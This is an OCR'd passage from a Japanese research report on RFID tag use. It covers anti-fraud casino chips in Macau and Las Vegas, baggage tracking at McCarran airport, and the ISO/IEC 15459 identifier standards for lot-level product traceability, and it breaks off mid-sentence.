
売上の内訳は50%がGame Content Licensing（テーブルゲームやスロットのシステム開発やソフトコンテンツのライセンス収入）、50%がCasino Link Integrated Management System（装置・コンテンツのシステム販売やその管理収入）である。Integrated and modular Casino management System（サーバー導入によるテーブルゲームの管理や、スロットなどのJack Potシステム作り）が売上の大きな柱となっている。

製品特徴：

同社はカジノという特殊業界対応を考慮し、EPCglobalのような「共通性」という概念とは異なった独自性を持った製品を開発。カジノチップの真偽判定による不正防止を目的としたシステム作りを開発・提案している。

納入事例としては、マカオ（香港）のWynnHotel、ギャラクシーHotelに納入。ここでは、キャッシャー（現金交換所）に持ち込まれた際、各種チップ情報（ID、有効期限、本来の所在場所、管理コードなど）を読み取り、不正の有無をチェックしている。

導入効果は、チップ不正使用の件数や、システム導入に対する効果測定などはカジノ側が表に出したくない数字であるため正確に掴めていないが、同社の提案が大歓迎されたことから、カジノ側に対して大きなインパクトがあった事は間違いない。



図Ⅰ3-4　一般的なチップ・フロー（カジノに納入されてからのフロー図）

今後の電子タグ推進について：

以下に挙げるカジノに対する TMS(Total Management System)システムを提案していく予定である。

① Build reports needed to Track inventory and chip movement（チップの在庫を管理・把握する）
② CMS interface definition （カジノ内でチップがどのように動いているかを管理する）　※ CMS：カジノ・マネージメント・システム
③ Expand options（応用：例えばテーブル単位でのチップの在庫=何処にどんな額面のチップがあるか、人の位置把握などの動態管理）
④ Add Ancillary Equipment Mapping（カジノの中を相互連携することによる管理マップ作り）

同社の電子タグにつての品質保証：

従来のカジノチップの平均寿命はプラスティックや樹脂製であるために、使用回数によりチップの見かけが悪くなってくるという点で、通常 5 年以内である。現在、電子タグチップの品質保証に関しては、カジノ側に対しては特に保証期限を設けていない。（機能的に保証する）問題が起きたら回収し、新しい物と交換する。また、外観などにキズがついた場合は新規で購入して頂いている。チップの外観・キズなどにより交換する事が多いため、実質的に問題となっていない。

製品のデモンストレーション：

- チップは最大 44 枚まで積み上げた状態での読み取りが可能。
- テーブルの各箇所にアンテナが設置してあり、チップに内蔵された電子タグデータを読み込む。

- プレイヤーにもディーラーにも仕組みを意識させず、通常ゲームの自然の流れの中でデータチェックが行える様に仕組み作りを行っているところ。電子タグ内蔵チップを使う事に依る何らの追加作業は発生しない。

＜写真参照＞

①テーブルに置かれたアンテナと電子タグ

②１アンテナ 44 枚積みまで認識可能

③カード型、チップ型電子タグ

④電子タグチップ内部

2.7 McCARRAN 国際空港

日時： 2006 年 11 月 3 日

施設の概要：

Las Vegas(McCarran)空港は、Las Vegasを最終目的地とする乗降客が多いが、その割には手狭である為、IT化等により敷地・設備の有効活用を目指している。以下、同空港の規模を示すデータである。

- 敷地： 約1120ha（乗降人数を考えれば手狭）
- Check In Bag： 73000Bag/日
- 乗降客Ranking： 全米5位、世界10位
- 目的地Ranking： 全米2位（同1位はLos Angeles）
- X線検査装置： 17台

- コンベヤ長： 6.4km

現在、周辺のホテル客室数約13万室が、数年で3.3万室増える予定ある。これに比例し乗降客も増加することになる。

電子タグの利活用情況：

McCarran 空港では、Baggage Handling System（BHS）によって電子タグ預かり手荷物の 100%追跡を実現（現在の読取率は 99%、1%は手作業で対処)している。同システムでは電子タグリーダーは 70 台(4Antenna/Reader)可動しており、ラベルは IATA CUSS MG(International Air Transport Association Common Use Self Service Management Group)で標準策定された 21 inch 長のラベル。今後 5 年間で 100M Tag を使用予定。現在の単価は ¢ 21.5/Label。

電子タグシステム導入コストの大半は電子タグラベルである。TSA により Baggage の全数追跡が規定されことにより、電子タグを導入したものであり、ROI は算出していない(算定基準が無い)。ただ、電子タグリーダーはバーコードリーダーより安くメンテナンスも容易で、全体コストはバーコードで同等のシステムを組んだ場合と同程度、かつ労力と間違いが減り、顧客満足は向上すると考えている。

そこで、同空港では電子タグラベルは無償で航空会社に提供している。バーコードの読み取り率 85-90%に対し、電子タグは 99.5%の読み取りが期待できるので、今後 10 年で空港の Baggage Label は全て電子タグになると考える。なお、同空港の BHS は建屋 6 棟に及び $125M 掛かっているが、電子タグシステム設備の導入コストは微々たるものであった。

2.8 Wynn Hotel LAS VEGAS

日時： 2006 年 11 月 3 日

電子タグ導入検討の経緯：

同ホテルで導入している電子タグ内蔵チップは､3 年程前の｢GPI（Gaming Partners, Inc.）社｣製の中波（125KHz）仕様のものである。チップは、$25、$100、$500、$1,000、$5,000、$25,000、$50,000 など様々な額面のチップがある（チップ総数 200 万個）。このうち、高額なチップにだけ電子タグ内蔵チップを導入している。

投資対効果に関しての具体的な数字は計測することが難しい。これは、不正抑止効果が最大の目的である事と、全てのテーブルシステムに導入されていないためである。純粋に投資対効果を算出するには、全ての発行チップを電子タグ内蔵チップ化し、全てのキャッシャーやチップ管理用の棚などにシステム導入する必要がある。現在は、一部に導入している状態である。

電子タグを内蔵したチップを導入していると言う事は、新聞・業界紙など各種メディアを通じて公表しており、ニューストピックとして取り上げられている。従って、HOTEL ブランド維持のための効果はある。

運用に関しては、万が一に不正使用と思われるチップが発見された場合には、発見したキャッシャー担当者がスーパーバイザーに連絡。慎重に調査・対応を行う。

＜ホテルフロアにて撮影＞

右から 4 人目が Andrew 氏、その左隣が Greg 氏

第Ⅱ編

電子タグの基本技術に係る調査研究

目　次

1. はじめに

本報告書第Ⅱ編では、電子タグの利活用に向けた技術基盤を整備するため、商品トレーサビリティを実現するための電子タグに格納される識別子の在り方、電子タグから情報を取得又は書き込むための共通技術の在り方など、電子タグの基本技術にかかわる調査研究を行った結果について報告する。


電子タグの応用では、EPC や ISO 15459 Part 4 に代表される、商品や物流単位の１つ１つ、すなわち個品を識別するユニークな識別子を格納した使用方法が中心となって検討され、実用化が進みつつある。一方で、工業製品を中心とした商品のトレーサビリティを確立するためには、商品の品質をユニークに特定できる必要がある。我が国のみならず世界各国の製造業においては、製品の品質は個品の単位ではなく、同一の原料から同一の生産設備で同時に製造された製品の集合である「ロット」または「バッチ」の単位で情報を管理している。すなわち同一品質の製品群であるロット単位で商品をユニークに識別する識別子の万国共通な定義が、トレーサビリティ実現のために必要な電子タグの基本技術の１つであると言うことが出来る。そのため、我が国におけるロット単位識別子に対するニーズ、及び世界各国にて検討されている当該識別子に関する取組の状況を調査し、国内及び海外で共通に使えるロット単位ユニーク識別子を実現するために最適な識別子構造及びシンタックスについて調査・研究を行い、その成果を国際標準として提案した。具体的には、ロット単位ユニーク識別子についての国内産業界ニーズに基づく仕様の検討、ロット単位ユニーク識別子の世界における検討状況調査、我が国の仕様案に対する世界各国の意見調査と対応の検討を実施した。

電子タグのメモリーには、業務上のニーズに応じて多様な情報項目が記載され、それぞれ一意な識別子によって識別される。現在、電子タグ及びバーコード、2 次元シンボルなどの高容量自動認識媒体に共通な情報項目の識別として、ISO/IEC 15418 の識別子（以下 AI/DI と略す）が制定されているが、これとは独立に電子タグの場合に限って情報オブジェクト識別子（以下 OID と略す）を使用することが規定されている。電子タグのバックアップ等の目的でバーコード又は 2 次元シンボルが併用される環境下においては、AI/DI と OID とのいずれを選択するべきか、また AI/DI と OID との不整合がないか、等の問題を解決する必要がある。本調査研究では、AI/DI と OID との使い分けあるいは併用の手法について国際的な技術検討の動向を調査するとともに、国内審議団体との連携の下で、AI/DI と OID との整合化を図る方策について検討した。また、電子タグに格納されるデータに関連して、データのセキュリティやプライバシー保護の手法が様々提案されているため、これらを調査し、低価格の電子タグで適用可能な技術について考察した。

2. 商品トレーサビリティ確保のための ロット単位ユニーク識別子等の在り方に係る調査研究

2.1 電子タグとトレーサビリティ

トレーサビリティは、産業界において 2 つの意味で理解されている。第 1 は、製造業や小売業、保守サービス、リサイクル業などで商品の品質や安全性に問題や疑問が生じた場合に、原料まで遡って情報を探索するような場合のトレーサビリティである。このトレーサビリティには、図Ⅱ-1 に示すように商品ライフサイクルの下流側から、上流側に向かって履歴情報を探索するトレースバックと、商品ライフサイクルの上流側から、下流側に向かって履歴情報を探索するトレースフォワードの両者がある。



図Ⅱ-1　トレーサビリティの概念図


第 2 は、物流（輸送及び保管など）の過程にある貨物が、今何処にあるのか、または任意の時刻に、何処にどのような状態で所在したかを精密に知るためのトレーサビリティであり、物流事業者は貨物追跡またはカーゴトラッキングと呼ぶ場合もある。

2.2 ISO/IEC 15459 Part 1の制定

ISO/IEC 15459 シリーズは、まず初めに、上記の物流におけるトレーサビリティ（カーゴトラッキング等）を実現するための、貨物の一意な識別を目的に Part1 輸送単位（Transport Unit）の規格が開発された。

容器は主に段ボール箱などの使い捨て容器（ワンウェイカートン、ワンウェイカートンボックスまたはディスポーザブルワンウェイカートンボックスなどと呼称される）を想定しており、繰返し使用される(リターナブル)な輸送容器にはその都度新しい電子タグを添付することが想定されていた。

図Ⅱ-2 に示すように、国際的な物流においては複数の物流事業者が、複数の輸送手段（マルチモーダル）によって貨物の輸送を行う。物流事業者は個々の貨物を、物流事業者が発番した貨物預かり番号（たとえば宅配便に貼付する送り状にプリ・プリントされたバーコードなど）、物流事業者の社内に固有な識別子によって識別子管理する。ISO/IEC 15459 Part 1 は、貨物を発送する発荷主が自ら発番したユニークな識別子によって、自分の貨物が何処にあるのかを知ることができるだけでなく、貨物を受け取る受け荷主にとっては EDI（電子データ交換）であらかじめ送られた事前出荷案内（ASN : Advanced Shipping Notice）と照合することで着荷の確認を確実にすることができる。



図Ⅱ-2　ISO/IEC 15459 Part 1 のコンセプト

ISO/IEC 15459 Part 1 はライセンスプレートナンバーとも呼ばれ、図Ⅱ-3 に示すように発荷主の企業コードを発番した基幹の識別子、企業コード、出荷梱包の一連番号でユニークな識別子を構成している。企業コードの発番体系は既に様々な組織で行われており、これらの既存の企業コードを使用するために、発番機関コードにに関する取り決めがなされ、オランダ規格協会（NEN：The Nederlands Normalisatie-instituut）がその管理を行うことを ISO/IEC 15459 Part 2 が規定している。NEN に登録された企業コードの体系は以下の URL で公開されている。

登録に関する説明：http://www2.nen.nl/getfile?docName=196578
登録されたコード体系のリスト：http://www2.nen.nl/getfile?docName=196579

図Ⅱ-3　ISO/IEC 15459 Part 1 で規定されたコードの例


上記のような、既存の企業コード体系を活用したユニークな識別は、輸送梱包だけでなく、後述するように、流通する個々の商品（個品）、繰返し使用される輸送機材(容器)、同一の品質と見なされる商品のグループ（ロット、バッチ）のユニークな識別にも拡張され、1 次元バーコード（1 次元シンボル）、2 次元シンボル、電子タグなどに書き込まれる識別子の基本規格として認識されている。

2.3　ISO/IEC 15459 Part 4 の制定

その後、商品の個品単位での管理すなわち上述した商品ライフサイクルのトレーサビリティを目的とした ISO/IEC 15459 Part 4 が制定された。電気製品や自動車を始めとする工業

製品には、1 品 1 品に通し番号（製造番号など）を振るが、これをユニーク識別子として ISO 化したものである。

ISO/IEC 15459 Part 4 は、平成 15 年に経済産業省に設置された「商品トレーサビリティの向上に関する研究会」において検討された、商品トレーサビリティの向上に向けたルール及び環境の整備というテーマの中で取りまとめられたアイデアを、ISO/IEC/SC31/WG2 に提案したもので、国際的、業際的に利用可能で、かつ従来から使用されてきた企業識別コード等との互換性を有するコード体系である。ISO/IEC 15459 Part 4 のコード体系を図Ⅱ-4 に示す。




図Ⅱ-4　ISO/IEC15459 Part 4 で規定された個品用ユニーク識別子の例

なお、「商品トレーサビリティの向上に関する研究会中間報告書」は以下の URL で閲覧できる。

概要版：http://www.meti.go.jp/kohosys/press/0003896/0/030401ic.pdf
中間報告書：http://www.meti.go.jp/kohosys/press/0003896/1/030401ic-report.pdf


2.4　ISO/IEC 15459 Part5 の制定に向けた活動の状況

さらに、貨物のトレーサビリティにおいて、輸送容器がワンウェイ（使い捨て）かリターナブル(再使用可能)かが問題になり、リターナブルな輸送容器(RTI ：Returnable Transport Item）のためのユニーク識別子として ISO/IEC 15459 Part 5 が米国から提案された。ISO/IEC 15459 Part 5 のコード体系を図Ⅱ-5 に示す。



図Ⅱ-5　ISO/IEC 15459 Part 5 で規定された RTI 用ユニーク識別子の例

ISO/IEC 15459 Part 5 は、オリコン（折畳みコンテナー）、パレット（ワンウェイパレットは除く）、カゴ車など輸送容器（または輸送機材）にユニークな識別をつけるもので、図Ⅱ-6 に示すように、これらの輸送容器を繰返し使用する度に電子タグを添付しなおすことはせず、内容物が変わってもこのユニーク識別子は変化しない。ISO/IEC 15459 Part 5 の識別子を使用することで、自社が保有するリターナブル容器の所在把握（資産管理）のほか、使用回数、洗浄回数、使用履歴（食品を運ぶ前に、不衛生な物の輸送に使用しなかったか、など）を管理することができる。



図Ⅱ-6　ISO/IEC 15459 Part 5 の応用例

電子タグは元々、繰返し使用を前提とした「電子機器」のデータキャリアであった。（回転寿司の皿やファミリーレストランの店員の制服に組み込まれた事例など）しかも、添付した物品以上の寿命を持ち、繰返し使用されることを前提としていた。

一方近年、Auto ID センターが Class0、Class1 の電子タグを発表し、一躍脚光を浴びた時点では、電子タグにはユニークな識別子のみを記録し、必要な情報は全てネットワークを介してデータベースから取り出すシステムが提唱されていた。また電子タグのハードウェアも 64bit や 98bit など極めて小容量のメモリーを内蔵し、電子タグを非常に低コストで生産することが注目されており、電子タグの使い方はワンウェイ（使い捨て）であるようなシステムが当たり前のように考えられていた。

しかし、Class 1 Generation 2 (C1G2)の登場で、ユーザーの考え方に変化が芽生えてきた。リターナブルな輸送容器に添付されるタグは、容器を再利用するときに新品の電子タグに取り替えるのではなく、業務上必要な履歴情報を引き継ぐ形で電子タグもそのままリユースすることが合理的である。単なるユニーク識別子の記憶媒体ではなく、読み書きが自由なユーザーメモリー領域を持つことを許容した C1G2 規格の登場は、そのような利用を可能にしたのである。


一部の製造業で検討されている「電子カンバン」も、1000 回以上繰返し使用可能な電子タグを対象として検討している。たとえ購入時に 1 個 500 円のタグでも、1000 回使用すれば 1 回あたりの使用料は 0.5 円であり、ワンウェイのタグを使うよりもトータルでは低コストのシステムとすることができる。リーダー/ライターなどの設備はワンウェイでもリユーザブルでもコストに殆ど変わりはなく、このような目的での利用は今後増加するものと考えられる。

2.5 ISO/IEC 15459 Part 6 の制定に向けた活動の状況


2.5.1 ISO/IEC 15459 Part 6 提案の経緯

産業界の有識者にヒアリングした結果、化学原料などのバルク製品や、抵抗、コンデンサーなどの微細な電子部品など個々の製品に電子タグを添付できないケースや、商品の品質や安全に関する管理単位を個品単位で行わずに、製造ロット単位で管理していることも多いことが判明した。このような性格を持った商品のトレーサビリティ確保を目的として、ISO/IEC 15459 Part 6 を日本から提案した。

ISO/IEC 15459 Part 6 が適用される分野は、例えば大きな樽で醸造されたお酒を、小瓶に分注して商品とする場合、品質の情報（原料、製造プロセス、製造ライン、作業担当者、温度・湿度等の環境条件、品質検査の成績等）は樽の単位で管理し、個々の製品との「紐付け」に使用したほうが合理的というような事例である。このようなコンセプトを ISO/IEC/SC31/WG2 で説明するために日本で作成した資料を図Ⅱ-7 及び図Ⅱ-8 に示す。



図Ⅱ-7　ISO/IEC 15459 Part 6 の適用例



図Ⅱ-8　ISO/IEC 15459 Part 6 の応用例

ISO/IEC/SC31/WG2 参加国の電子タグの専門家にヒアリングした結果、このような事例は、医薬品、加工食品、生鮮食品、人体に影響を及ぼす可能性のある化学物質等を含む可能性のある工業製品など、広範囲な商品を、原料、製造プロセス、品質などに着目して製造ロット(あるいはバッチ)単位で識別する必要のある局面で、重要な役割を果たすものと考えられており、ISO/IEC/SC31/WG2 参加国においても必要性が認識されていることが確認できた。その結果、本提案は新規ワークアイテムとして承認されるとともに、日本から提出した

